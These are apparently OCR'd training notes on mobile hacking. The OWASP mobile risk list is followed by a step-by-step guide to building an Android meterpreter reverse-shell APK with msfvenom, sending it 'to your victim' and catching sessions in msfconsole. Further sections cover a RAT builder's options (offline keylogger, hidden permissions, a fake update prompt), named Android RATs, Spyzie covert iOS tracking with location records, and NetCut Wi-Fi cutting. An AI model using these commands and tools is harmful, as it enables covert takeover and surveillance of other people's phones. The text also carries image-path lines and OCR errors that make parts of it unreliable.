
Mobile Platform Hacking

Mobile Platform Attack Vectors

Smartphones offer broad Internet and network connectivity via different channels, such as 3G/4G/5G Bluetooth, Wi-Fi, and wired computer connections Security threats may arise in different places along these channels during data transmission



OWASP TOP 10 MOBILE RISKS

OWASP (Open Web Application Security Project) is a non-profit organization that provides guidance on application security. The OWASP Top 10 Mobile Risks is a list of the most critical mobile application security risks. It helps identify potential vulnerabilities in mobile applications and provides recommendations for mitigating them.

1 **Improper Platform Usage:**

Misuse of platform capabilities, violating guidelines and risking unintended misuse.

2 **Insecure Data Storage:**

Flaws in data storage, manifest, and log files, leading to unintentional data exposure.

3 **Insecure Communication:**

Insecure transport of data, risking unauthorized access; use mobile application testing tools to identify vulnerabilities.

4 **Insecure Authentication:**

Weak authentication methods, anonymous API executions, and insecure storage of passwords pose security threats.

5 **Lack of Cryptography:**

Flawed cryptography processes or weak algorithms, exposing sensitive data to potential breaches.

6 **Insecure Authorization:**

Lack of proper verification of identified individuals, often interconnected with authentication issues.

7 **Poor Client Code Quality:**

Vulnerabilities from insecure API usage and language constructs in code, requiring localized fixes.

8 **Code Manipulation:**

Mobile code vulnerability to tampering due to foreign environments, necessitating protection against unauthorized changes.


9 **Reverse Engineering:**

Attackers using reverse engineering to gain insights into app functionality, posing a risk, especially to metadata.

10 **Extraneous Functionality:**

Risks associated with clear understanding of app binaries or cross-functional analysis, indicating potential vulnerabilities.

How a Hackers Can Profit From Mobile Devices That Are Successfully Compromised



Surveillance	Financial	Data Theft	Botnet Activity	Impersonation
Audio	Sending premium-rate SMS messages	Account details	Launching DDoS attacks	SMS redirection
Camera	Fake anti-virus	Contacts	Click fraud	Sending emails
Call logs	Making expensive calls	Call logs and phone number	Sending premium-rate SMS messages	Posting to social media
Location	Extortion via ransomware	Stealing data via app vulnerabilities		
SMS messages	Stealing Transaction Authentication Numbers (TANs)	Stealing International Mobile Equipment Identity Number (IMEI)		

Hacking Android Using Metasploite

Generate Payload

msfvenom -p android/meterpreter/reverse_tcp LHOST=YOUR_IP LPORT=YOUR_PORT > /location/app_name.apk

Here:

-p indicates a payload type

android/metepreter/reverse_tcp specifies a reverse meterpreter shell would come in from a target Android device

LHOST is your local IP

LPORT is your IP's listening port /home/user/ would give the output directly

apk is the final malicious app If you navigate to the output path /home/user, we'll find the injected apk file send that apk to your victim

Fire Up MSFconsole

msfconsole


use exploit/multi/handler

set payload android/meterpreter/reverse_tcp

set LHOST IP-ADDRESS

set LPORT PORT-NO

exploit




```
meterpreter >
meterpreter > background
[*] Backgrounding session 29...
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                      Information          Connection
  --  ----  ----                      -----------          ----------
  1         meterpreter dalvik/android  u0_a206 @ localhost  127.0.0.1:5544 -> 127.0.0.1:43074 (127.0.0.1)
  2         meterpreter dalvik/android  u0_a206 @ localhost  127.0.0.1:5544 -> 127.0.0.1:43080 (127.0.0.1)
  3         meterpreter dalvik/android  u0_a206 @ localhost  127.0.0.1:5544 -> 127.0.0.1:43082 (127.0.0.1)
  4         meterpreter dalvik/android  u0_a206 @ localhost  127.0.0.1:5544 -> 127.0.0.1:43086 (127.0.0.1)
  5         meterpreter dalvik/android  u0_a206 @ localhost  127.0.0.1:5544 -> 127.0.0.1:43090 (127.0.0.1)
  6         meterpreter dalvik/android  u0_a206 @ localhost  127.0.0.1:5544 -> 127.0.0.1:43094 (127.0.0.1)
  7         meterpreter dalvik/android  u0_a206 @ localhost  127.0.0.1:5544 -> 127.0.0.1:43098 (127.0.0.1)
  8         meterpreter dalvik/android  u0_a206 @ localhost  127.0.0.1:5544 -> 127.0.0.1:43102 (127.0.0.1)
  9         meterpreter dalvik/android  u0_a206 @ localhost  127.0.0.1:5544 -> 127.0.0.1:43106 (127.0.0.1)
  10        meterpreter dalvik/android  u0_a206 @ localhost  127.0.0.1:5544 -> 127.0.0.1:43114 (127.0.0.1)
  11        meterpreter dalvik/android  u0_a206 @ localhost  127.0.0.1:5544 -> 127.0.0.1:43118 (127.0.0.1)
  12        meterpreter dalvik/android  u0_a206 @ localhost  127.0.0.1:5544 -> 127.0.0.1:43116 (127.0.0.1)
  13        meterpreter dalvik/android  u0_a206 @ localhost  127.0.0.1:5544 -> 127.0.0.1:43122 (127.0.0.1)
  14        meterpreter dalvik/android  u0_a206 @ localhost  127.0.0.1:5544 -> 127.0.0.1:43130 (127.0.0.1)
  15        meterpreter dalvik/android  u0_a206 @ localhost  127.0.0.1:5544 -> 127.0.0.1:43134 (127.0.0.1)
  16        meterpreter dalvik/android  u0_a206 @ localhost  127.0.0.1:5544 -> 127.0.0.1:43138 (127.0.0.1)
  17        meterpreter dalvik/android  u0_a206 @ localhost  127.0.0.1:5544 -> 127.0.0.1:43142 (127.0.0.1)
  18        meterpreter dalvik/android  u0_a206 @ localhost  127.0.0.1:5544 -> 127.0.0.1:43148 (127.0.0.1)
  19        meterpreter dalvik/android  u0_a206 @ localhost  127.0.0.1:5544 -> 127.0.0.1:43150 (127.0.0.1)
```

We've selected session 29. Now we can try to view/get/put/delete data from the device.

run help command for help menu

Hacking Android Using Trojan/Spyware/Rats

A Trojan Horse Virus is a type of malware that downloads onto a Android Device disguised as a legitimate program. The delivery method typically sees an attacker use social engineering to hide malicious code within legitimate software to try and gain users' system access with their software.



□ Quick Install

□ Draw Over Apps

□ MIUI Auto Start

□ Background data usage

□ Anti Emulator

□ Request Admin

□ Super Mod

□ Offline Keylogger

□ Keep the screen on

□ Hide Permissions Screen

□ Capture screen lock

□ automatically enable run in background

□ Anti-delete v2

25 Request accessibility service delay (sec)

□ Bind Apk Binded Package Name

□ Skip reinstall

Title > App Name

Message > New update available

Button > install

Top Rat For Hacking Android Devices


CRAXRAT

METASPLOITE

SPYNOTE

RAFEL RAT

Hacking Ios Devices



demo@spyzie.io

Updated: Jul 25 2020 10:31:21

Samsung Galaxy S8

Location

demo@spyzie.io

Address	Latitude and Longitude	Google Map	Location Time
375 James St, New Haven, CT 06513	41.3130335,-72.9037375		2020-01-22 04:09:21AM
370 James St Suite 304, New Haven, CT 06513	41.3135398,-72.9040266		2020-01-22 04:07:12AM

Hacking using Spyzie Attackers use various online tools such as Spyzie to hack the target iOS mobile devices. Spyzie allows attackers to hack SMS, call logs, app chats, GPS, etc. This tool is compatible with all types of iOS devices such as iPhone, iPad, and iPod. Attackers hack the target device remotely in an invisible mode without jailbreaking the device


Blocking wi-fi Access Using NetCut

Step 1: Download and install NetCut Android application on your device. Step

2: Launch the NetCut app.

Step 3: It automatically scans all the devices accessing the Wi-Fi network and displays the list under the CUT tab on the interface.

Step 4: Identify the target device and tap on it to block Wi-Fi access to the device. The Wi-Fi propagation symbol on the left of the blocked device name turns from blue to red. You can confirm this by navigating to the JAIL tab on the interface, where the list of blocked devices will be displayed.



NAME: localhost
IP: 192.168.1.100
MAC: [38:BC:1[redacted]9]
BRAND: Meizu MEIZU
Protected: Yes
ATTACKER: No

Gateways:

